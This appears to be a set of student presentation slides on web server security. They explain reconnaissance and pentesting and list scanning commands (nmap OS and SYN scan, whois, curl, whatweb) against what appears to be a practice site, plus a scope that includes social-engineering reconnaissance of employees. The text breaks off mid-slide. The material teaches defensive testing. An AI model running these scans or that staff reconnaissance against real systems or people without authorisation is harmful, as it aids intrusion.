


# *Making Your* Webserver Secure

BY- Dhanni Koul(2023a1r005) Arya Sharma(2023a1r117)

Aditya Pratap Singh(2023a1r097)

Revati Zutishi(2023d2r018)

***Agenda: Strengthening Web Server Security***



##### *Key Concepts*

***1***

Understanding Penetration Testing & Reconnaissance.

##### *Information Gathering*

***2***

Exploring quiet vs. direct methods.

##### *Penetration Testing Tools*

***3***

Discovering essential tools for security assessments.

##### *Essential Commands*

***4***

Learning critical commands for effective testing.


##### *Recommendations & Next Steps*

***5***

Concluding with actionable advice for improved security.

# *Key Concepts: Penetration Testing &* Reconnaissance

#### *Penetration Testing (Pentesting)*




Penetration testing simulates a cyberattack to find and safely test weak spots in your systems, network, or website. This helps discover vulnerabilities before a real security breach occurs, allowing your organization to fix them.

#### *Reconnaissance*

Reconnaissance is the initial step in security testing, focusing on gathering information about the target. This involves collecting public data and actively scanning networks to identify potential entry points and plan further attack steps.

# *Getting Information: Quiet vs. Direct Ways*

#### *Looking Without Touching (Passive)*



This means finding information about a target without directly touching their systems. It's like looking up public records without them knowing you're there.



* WHOIS database
* Search engines and social media(LINKEDIN, GOOGLE)

#### *Looking by Interacting (Active)*


This involves directly interacting with the target's systems to get live details. This method is more noticeable.

* Port scanning
* Network sniffing
* Banner grabbing
* Vulnerability scanning

# *Key Penetration Testing Tools*



### *NMAP*



A powerful network scanner used for discovering hosts and services on a computer network, and for building a network map.

### *NIKTO*

An open-source web server scanner that performs comprehensive tests against web servers to identify vulnerabilities and outdated components.

### *HARVESTER*

A simple yet effective tool for gathering open-source intelligence (OSINT) such as email addresses, subdomains, and hostnames during reconnaissance.

***Chapter 1***

## *Project Scope: Web & Employee Security*

***Website Targets***

testphp.vulnweb.com

certifiedhacker.com


***Employee Security***

A critical component involves securing employees from social engineering attacks. This requires extensive reconnaissance and targeted hacking techniques.


The primary objective is to harden the security of your company's website against external threats.




## *WEB SITE (Testphp.vulnweb.com)*



***Essential Penetration Testing Commands***



To find the network and geographical location of targeted domain

**ping -c 1 testphp.vulnweb.com**

Sends a single Internet Control Message Protocol (ICMP) echo request to check connectivity and measure response time to the target domain.


**whois $(dig +short testphp.vulnweb.com)**


Retrieves WHOIS information (domain registration data, nameservers, registrant details) for the target domain's IP address.

###### curl ipinfo.io/$(dig +short testphp.vulnweb.com)

Fetches geographical information (e.g., city, region, country, ISP) for the resolved IP address of the target domain from ipinfo.io.

***Essential Penetration Testing Commands***



These commands are crucial for actively gathering information and scanning the target web server.


**nmap -O -sS -Pn testphp.vulnweb.com**

Checks the web server to find its operating system and open connections.

**curl -I** [**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/)

Gets HTTP header information from the website, which shows what web server software it uses.

#### preencoded.png*Essential Penetration Testing Commands*



**whatweb -v testphp.vulnweb.com**

Finds out what technologies the website


use to spot common weaknesses.


**firefox** [**https://web.archive.org**](https://web.archive.org/)

Opens the Wayback Machine to see old

